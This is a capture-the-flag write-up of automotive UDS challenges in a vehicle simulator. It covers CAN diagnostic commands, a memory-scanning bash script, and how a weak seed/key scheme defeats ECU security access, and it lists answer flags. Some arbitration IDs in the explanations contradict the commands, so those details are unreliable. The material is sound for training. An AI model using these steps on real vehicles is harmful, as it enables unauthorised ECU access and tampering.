-p (Dash p to pad the rest of our data with zeros so if our data is less than eight bytes this will expand the data to be eight byte)

-s specify our sending ID of 726

-d to specify destination that we’ll be listening to (72E)

-l to loop

Specify interface can0

use the isotp send command to send a request for the VIN

echo “22 F1 90” | isotpsend -p 00 -s 726 -d 728 vcan0

Echo 22 to specify service 22


F190 to specify vin

-p 00 to pad with all 0

-s to send 726

-d to specify destination listening (72E)

Can0 to specify interface



Or

isotprecv -s 7E0 -d 7E8 vcan0 | xxd -r -p

-s specify our sending ID of 726

-d to specify destination that we’ll be listening to (72E)

-l to loop

Specify interface can0

Xxd -r -p to convert hex to ascii

use the isotp send command to send a request for the VIN

echo “22 F1 90” | isotpsend -p 00 -s 7E0 -d 7E8 vcan0

Echo 22 to specify service 22


F190 to specify vin

-p 00 to pad with all 0

-s to send 726

-d to specify destination listening (72E)

Can0 to specify interface



Diff example <https://gist.github.com/BretStateham/304cc565215dc8c82feffb8782574488>

Flag: flag{v1n\_BHmach3}

## Startup Message

50

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

It seems the simulation broadcasts some diagnostic information on arbitration ID 0x7DF when booting up, what does this message say? (in ASCII)

HINT: How can you get an ECU to restart?

Hint: flag is the ASCII Value of the packet

<https://youtu.be/v7AuwPMDWCM>

<https://piembsystech.com/ecu-reset-service-identifier-0x11-uds-protocol/>

### **Capturing the Message**

So far you've correctly identified both the UDS service and the UDS subfunction. Just like when you found the VIN by combining those two values together in a UDS request to 7E0, we will do the same to send an ECU reset.  
  
In Harborbay, we you will once again used isotpsend to send the request on vcan0, and listen to the response with isotprecv. A key difference, is that this ECU is not *responding* to the request on 7E8 in the same way as it responded to service 22. Instead, it is broadcasting to 7DF. If you configure your isotprecv to listen to 7E8 and you aren't capturing data with candump, you will miss the message sent during reboot. To configure isotprecv to pick up UDS messages, configure the padding, send, and receive addresses, and interface as follows:


**isotprecv -p 00 -s 780 -d 7DF -l vcan0**

To send the request, utilize "echo" to pass the request data through a pipe to isotpsend as follows.


**echo "11 01" | isotpsend -p 00 -s 7E0 -d 7DF vcan0**

Command the ECU to perform a hard reset using service 0x11 and subfunction 0x01, and monitor the response on 7DF using isotprecv or candump to find the flag.

| **0x10** | **Diagnostic Session Control** |
| --- | --- |
| **0x11** | **ECU Reset** |
| **0x19** | **Read Diagnostic Trouble Code** |
| **0x22** | **Read Data by Identifier** |
| **0x23** | **Read Memory by Address** |
| **0x27** | **Security Access** |
| **0x3E** | **Tester Present** |



7E0 # 11 01



isotprecv -s 7E0 -d 7DF vcan0 | xxd -r -p

echo "11 01" | isotpsend -p 00 -s 7E0 -d 7E8 vcan0

Flag 07 67 30 47 72 65 33 6E

Or g0Gre3n

Flag: g0Gre3n

## Engine Trouble?

75

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

The simulation's engine light is on, can you read the diagnostic code?

Check out our youtube walkthrough if you get stuck: <https://www.youtube.com/watch?v=IaUL0dA4Z_Y>

Hint: The format of the DTC is Pxxxx-xx. Example answer: P1234-01

<https://piembsystech.com/diagnostic-fault-code-status-of-dtc-in-a-vehicle/#:~:text=Diagnostic%20fault%20Code%20status%20of%20DTC%20in%20a%20Vehicle%20is,fault%20from%20this%20masked%20bit>.

<https://piembsystech.com/read-dtc-information-service-0x19-uds-protocol/>

<https://youtu.be/IaUL0dA4Z_Y>

For each previous challenge, you only needed to use the correct service identifier and maybe even a subfunction or two. Now, you'll need to identify the service identifier to get a Diagnostic Trouble Code (DTC.) Once you find the GetDTC service identifier, pick a subfunction to return the DTC you are looking for. [Here](https://piembsystech.com/read-dtc-information-service-0x19-uds-protocol/) is a fantastic resource that lists all of the subfunctions.

The subfunction you will use to request DTCs will require you to understand Status Mask bits. You can read about them [here](https://piembsystech.com/diagnostic-fault-code-status-of-dtc-in-a-vehicle/#:~:text=Diagnostic%20fault%20Code%20status%20of%20DTC%20in%20a%20Vehicle%20is,fault%20from%20this%20masked%20bit.). Bit 0 is the LSB (least significant bit) and can be found on the right side of the number written in binary.  
**00000001** In this example, the 1 is in the Bit0 field and indicates you want to read DTCs that show a failed test.  
**00001000** In this example, the 1 is in the Bit3 field, indicating you want to read DTCs confirmed across multiple ignition cycles.  
You can combine the results of multiple masks by simply adding masking bits in other fields, for example, **00001001**.  
Convert the mask into a hexadecimal format to send it with isotpsend 00001001 -> 0x09.

You will still need to interpret the results when you successfully send the correct DTC request. You can use the -i flag with candump to print the results in binary or [convert hex to binary](https://www.rapidtables.com/convert/number/hex-to-binary.html?) with another tool. Be sure to [convert the first byte](https://piembsystech.com/iso-15031-protocol/) correctly! Good luck.

So you've chosen 0x02 - Report DTC by Status Mask as your selection. You're right, but let's briefly discuss why. The 19 02 subfunction is used to request the status of specific DTCs, which includes information about the DTC's current state (e.g., active, previously active, or pending) and the conditions under which it was triggered.

Masking bits are used in the 19 02 sub-function to filer the requested DTC information based on specific criteria. The diagnostic tool sends a request to the ECU containing the 19 02 sub-function cod, followed by a DTC status mask. The mask is a series of bits, each of which corresponds to a specific DTC status attribute (e.g., bit 0 represents "Test not completed since last clear"). Each DTC stored in the ECU will contain that status attribute, and when the ECU recieves a 19 02 01, it compares the 0x01 (0b00000001) with the stored DTC status code. For each matching DTC, the ECU returns the DTC code to the diagnostic tool.

If you send a mask of 0xFF (0b11111111) the module will return all active DTCs regardless of their DTC status. In the table below you can see what each of the status bits represent in the mask, and you can pick your own mask to request DTCs of a specific status from a module. Since this lesson indicates that the warning light is on, you can use isotpsend to make a UDS request to 7E0 that asks for DTCs that indicate a warning indicator: 0x80 (0b10000000).

At this point in the course you are probably used to seeing hex values, copying them into a hex to ascii converter, and submitting the flag. That's usually a winning strategy, but when working with DTCs there is one final step. ISO 15031 defines DTCs, and they have an interesting quirk with their first byte.

Let's say you successfully send a request and the response you see in the terminal looks something like "E2 43 00." The first nibble, the E, gets split into two parts. 0b1110 -> 0b11 10 After splitting the E into 2-bit pairs, the first nibble (11) gets translated into a code identifying which vehicle area the DTC is originating from. In our example, the 11 represents U for network. The second nibble (0b10) translated into hexadecimal represents 0x02.

After translating the first byte of the response, we can now understand that the DTC is U224300


**Which of the following DTCs corresponds to the hex value 0x74 52 13?**

| **Bits** | **Area** |
| --- | --- |
| 00 | (P) Powertrain |
| 01 | (C) Chassis |
| 10 | (B) Body |
| 11 | (U) Network |


c345213

| **0x10** | **Diagnostic Session Control** |
| --- | --- |
| **0x11** | **ECU Reset** |
| **0x19** | **Read Diagnostic Trouble Code** |
| **0x22** | **Read Data by Identifier** |
| **0x23** | **Read Memory by Address** |
| **0x27** | **Security Access** |
| **0x3E** | **Tester Present** |


To get the SBF identifier use <https://piembsystech.com/read-dtc-information-service-0x19-uds-protocol/>




7E0 # 19 02 80



Decoding a DTC: <https://piembsystech.com/iso-15031-protocol/>



Or



00000111 (p03) 01011001 (59) 00000010 (02) 10000000 (80) 00111110 (3E)(P3E) 10011111 (9F) 00000001 00000001

00111110 (p3e) 10011111 (9f) 00000001 00000001

│ vcan0 7E8 [8] 07 59 02 80 3E 9F 01 01

Flag: P3E9F-01

## Secrets in Memory?

100

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

It seems the simulation allows access to only some off-chip sections of memory, are there any secrets in the visible memory?


The memory region starts at 0xC3F80000 and the flag is in the format flag{...}.

<https://www.youtube.com/watch?v=PHp0fQSCHuQ>

### **Where was that again?**

Where do we start? You need to find some data from the vehicle, and the only thing you know is the memory address of where the region begins. Which of these UDS services do you think could be used to get the data stored there?

| **0x10** | **Diagnostic Session Control** |
| --- | --- |
| **0x11** | **ECU Reset** |
| **0x19** | **Read Diagnostic Trouble Code** |
| **0x22** | **Read Data by Identifier** |
| **0x23** | **Read Memory by Address** |
| **0x27** | **Security Access** |
| **0x3E** | **Tester Present** |



<https://embetronicx.com/tutorials/automotive/uds-protocol/data-transmission-in-uds-protocol/>

isotprecv -s 7E0 -d 7E8 vcan0 | xxd -r -p

echo "23 14 C3 F8 00 00 FF" | isotpsend -p 00 -s 7E0 -d 7E8 vcan0

echo “22” | isotpsend -p 00 -s 7E0 -d 7E8 vcan0

ash /home/hacker/searchmem.sh

| #!/bin/bash  *# Starting memory address* start\_address=0xC3F80000 *# Memory chunk size to read at a time* chunk\_size=0xFF  *# Function to convert a number to hexadecimal format with specific length* to\_hex() {  local number="$1"  local length="$2"  printf "%0${length}X" $number }  echo "Debug: Script started."  while true; do  *# Convert the current address to hexadecimal format*  hex\_address=$(to\_hex $start\_address 8)  echo "Debug: Current address: $hex\_address"    *# Form the packet*  packet="23 14 ${hex\_address:0:2} ${hex\_address:2:2} ${hex\_address:4:2} ${hex\_address:6:2} $(to\_hex $chunk\_size 2)"  echo "Debug: Formed packet: $packet"    *# Start listening for response in the background*  echo "Debug: Starting listener..."  exec 3< <(isotprecv -s 7E0 -d 7E8 vcan0 | xxd -r -p)    *# Give the listener a moment to start*  sleep 1    *# Send the packet*  echo "Debug: Sending packet..."  echo "$packet" | isotpsend -p 00 -s 7E0 -d 7E8 vcan0    *# Read the response from the listener*  IFS= read -r -u 3 response  exec 3<&-    echo "Debug: Received response: $response"    *# Check for the flag in the response*  if echo "$response" | grep -q "flag{"; then  echo "Possible flag found in the response:"  echo "$response"  exit 0  fi   *# Increment the start address*  start\_address=$((start\_address + chunk\_size))  echo "Debug: Incremented address to: $(to\_hex $start\_address 8)" done |
| --- |

│Debug: Current address: C3F853AC

│Debug: Formed packet: 23 14 C3 F8 53 AC FF

│Debug: Starting listener...

│Debug: Sending packet...

│Debug: Received response: cflag{mem+r34d}

│Possible flag found in the response:

│cflag{mem+r34d}

Flag{mem+r34d}

## Security Access Level 3

150

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

The simulation is implementing service 0x27 Security Access Level 3 using MAAATH. Can you find the key and break in?

The flag is the key to unlock with seed 1337 in hex (example a5a5)

Hint: flag is the two bytes of key you send (example: 55aa)

<https://youtu.be/3aDp0fJEWps>

### **Introduction**

ECUs hold sensitive data, and they should have some level of security ensuring secure communication, and verifying they are communicating with only trusted diagnostic tools. Security access is one of the services provided by UDS, and it plays a crucial role in authenticating the diagnostic tool or tester and granting the necessary permissions to interact with the ECU. The security access process typically involves 5 steps:

1. The diagnostic tool requests security access to a specific ECU by sending a request with a specific security level.
2. The ECU responds with a "seed," which is a unique, randomly generated number or a set of data.
3. The diagnostic tool then calculates a "key" based on the seed provided by the ECU, using a pre-defined algorithm.
4. The diagnostic tool sends the key back to the ECU.
5. The ECU validates the key, and if it is correct, the ECU grants the requested security access level to the diagnostic tool.

While this procedure could lead to a very secure security control, in practice, cryptographic shortcuts often result in a very weak seed/key exchange. Early implementations often used weak or predictable seed generation techniques (step 2,) which made it easier for an attacker to guess the seed and subsequently derive the correct key. In some cases, the algorithms used in step 3 to derive the key from the seed were relatively simple, making it easier for the attackers to reverse-engineer or guess the correct key. A lack of standardization between manufactures resulted in different manufactures using different methods for seed generation and key derivation, leading to various level of security in each manufacturer's UDS implementation. Unfortunately, some manufactures have still not sufficiently strengthened their security access process, meaning many of the cars produced today are still weak to these attacks. Hopefully we will see that change in the years to come.

For this lesson, you'll be walking through an example of an ECU with a weak key derivation algorithm, so you can understand how security access works, and how it can be exploited.

### **Synchronized Services**

UDS is a complex communication protocol, and its functionality sometimes requires some UDS services to be dependent on others. In particular, the Security Access service (0x27) relies on the Diagnostic Session Control service (0x10) and the Tester Present service (0x3E.) Here we'll explore the interactions between the services and the reason they're essential for creating an effective diagnostic process, starting with Diagnostic Session Control.

Diagnostic Session Control is used to manage different diagnostic sessions, which are essentially different operating modes of the ECU. Each session is tailored to specific diagnostic or maintenance tasks, and some sessions enable more functionality than others. There is the Default Session (0x01,) Programming Session (0x02,) Extended Diagnostic Session (0x03,) and a few other types that can be used on an ECU. This is important because you want the vehicle to perform differently based on whether it is in the shop having its engine scanned, or traveling down the street on a daily commute.

Security Access, as discussed earlier, ensures secure communication between the diagnostic tool and the ECU, and its job is to authenticate the tester with the vehicle, granting the necessary permissions to interact with the ECU.

Tester Present is a service that maintains an active connection between the diagnostic tool and the ECU during diagnostic procedures. It is used to ensure that the ECU remains responsive and doesn't time out during critical tasks. When using service 27 to gain security access, it's essential to keep the Tester Present service active to maintain a privileged connection with the ECU. If the diagnostic tool stops sending "Tester Present" messages, the ECU will assume the diagnostic tool has disconnected and will return to the default session.

The combined use of services 10, 27, and 3E ensures that the diagnostic tools can effectively and securely interact with the vehicle's ECUs. Service 10 sets the stage by establishing the appropriate diagnostic session for the task at hand. Service 27 secures the connection and authenticates the diagnostic tool with the ECU. Service 3E maintains the connection, preventing timeout

Handles the seed/key exchange to authenticate the diagnostic tool with an ECU

= Security Access - 0x27

Changes session, allowing the ECU to switch between different operational modes = Diagnostic Session Control - 0x10

Maintains current session, preventing timeouts and disconnects

= Tester Present - 0x3E

### **Session Switcher**

In its default session, an ECU will not allow a diagnostic tool to request a security access seed. If you send a request for a seed using the Security Access service 0x27, you should expect to see a negative response code returned "7F 27 7E." This response is telling you that you had an error with service 27, and the 7E code means that the service is not supported in the active session. This tells you that the ECU does indeed support service 27, but you need to leave the default session to interact with the ECU.

To leave the default session and enter an Extended Diagnostic session, you will need to use service 0x10, Diagnostic Session Control. You have used enough services and subfunctions to understand that crafting the request comes down to combining the service and subfunction. Since the Extended Diagnostic session is subfunction 0x03, you will need to send a "10 03" to the ECU you'd like to unlock. If the request to switch the diagnostic session is successfully processed, the ECU will send a response code "50 03," indicating that the transition to an extended diagnostics session has been successfully completed.

<https://youtu.be/3aDp0fJEWps>

### **Security Access Subfunctions**

#### **Using Subfunctions**

You've entered an Extended Diagnostics Session with 10 03, but you still need to use service 27 to request the seed from the ECU. Subfunctions, we can't escape them. The subfunctions in service 27 are unique because all values from 0x00 - 0xFF are valid subfunctions, we just rely on the ECUs programming to define what each function means. Largely, the subfunctions will be broken down into two types.

* All odd values eg. 0x03 will request a seed from the ECU. In response, you can expect a 67 03 appended with the seed value
* All even numbers eg. 0x04 will send the key back to the ECU after it has been calculated using the pre-defined algorithm

The value used in the subfunction is the security level you are requesting access to. You may have wondered why the title of this section is "Security Access Lvl 3." That is because for this flag, you will need to request the seed for level 3, using the 0x03 subfunction. You can request a seed from the ECU by sending a 27 03 while you are in the extended diagnostics programming session. The ECU will make a response containing the seed. If security access is implemented correctly, the seed will be different each time. Be sure to keep your session alive while you calculate the key from the seed.

#### **Calculating the Key**

Remember at the beginning of the section where we discussed weak key calculation algorithms? The algorithm used by this simulated ECU to generate the key from the seed is terrible. In the truth tables below, you can see some examples of simple bitwise operations that compare two binary values and generate a resulting bit. However, one of them does not even need a set of fixed bytes to use as a comparison, instead only relying on the input value. This is a Not operation, which simply takes the bits from the input and flips them to the opposite. If you perform a NOT operation on a seed of "3E 76" the bits (0011111001110110) are inverted (1100000110001001) giving you a key value of "C1 89."  
  
**Perform a NOT operation on the 0xE759, and select the correct button at the bottom of the page**

18AD  
  
**Sending a key**

When you request a seed for a specific security access level, you use a subfunction value such as '01', '03', or another odd number. For example, '2703' represents a request for a seed for the security access level '03'.

To respond to the seed request, you need to calculate the appropriate key and send it back to the ECU (Electronic Control Unit). The subfunction for sending the key will always be one number higher than the subfunction used for requesting the seed. In other words, the even numbers correspond to the subfunctions for sending the key.

For instance:

* If you request a seed with '2703' (security access level '03'), you would send the calculated key using '2704'.
* If you request a seed with '2701' (security access level '01'), you would send the calculated key using '2702'.

This pattern continues for other security access levels, where the subfunction for sending the key is always one number higher than the corresponding subfunction for requesting the seed.

Just like when you read data by address, you will have to append more information after the subfunction, and in this case, it will be the key used to unlock the ECU which you calculated in the last section. Unfortunately, unless you were quick to calculate and return the key, your session probably timed out. **Which UDS service can we use to keep our session alive and prevent timeouts?**

Nope! Remember, the service that keeps an ECU alive and lets it know it is in active communication with a diagnostic tool is service 0x3E - Tester Present

### **Session Maintenance**

Tester Present (0x3E) is a very simple service with one purpose: to keep the current session active. The service only has two subfunctions: 00 and 80. They both accomplish the same task, and the only difference between the two is that using the 00 subfunction will return a positive response code "7E 00", while a message sent with the 80 subfunction will return no message, but still extend the session.

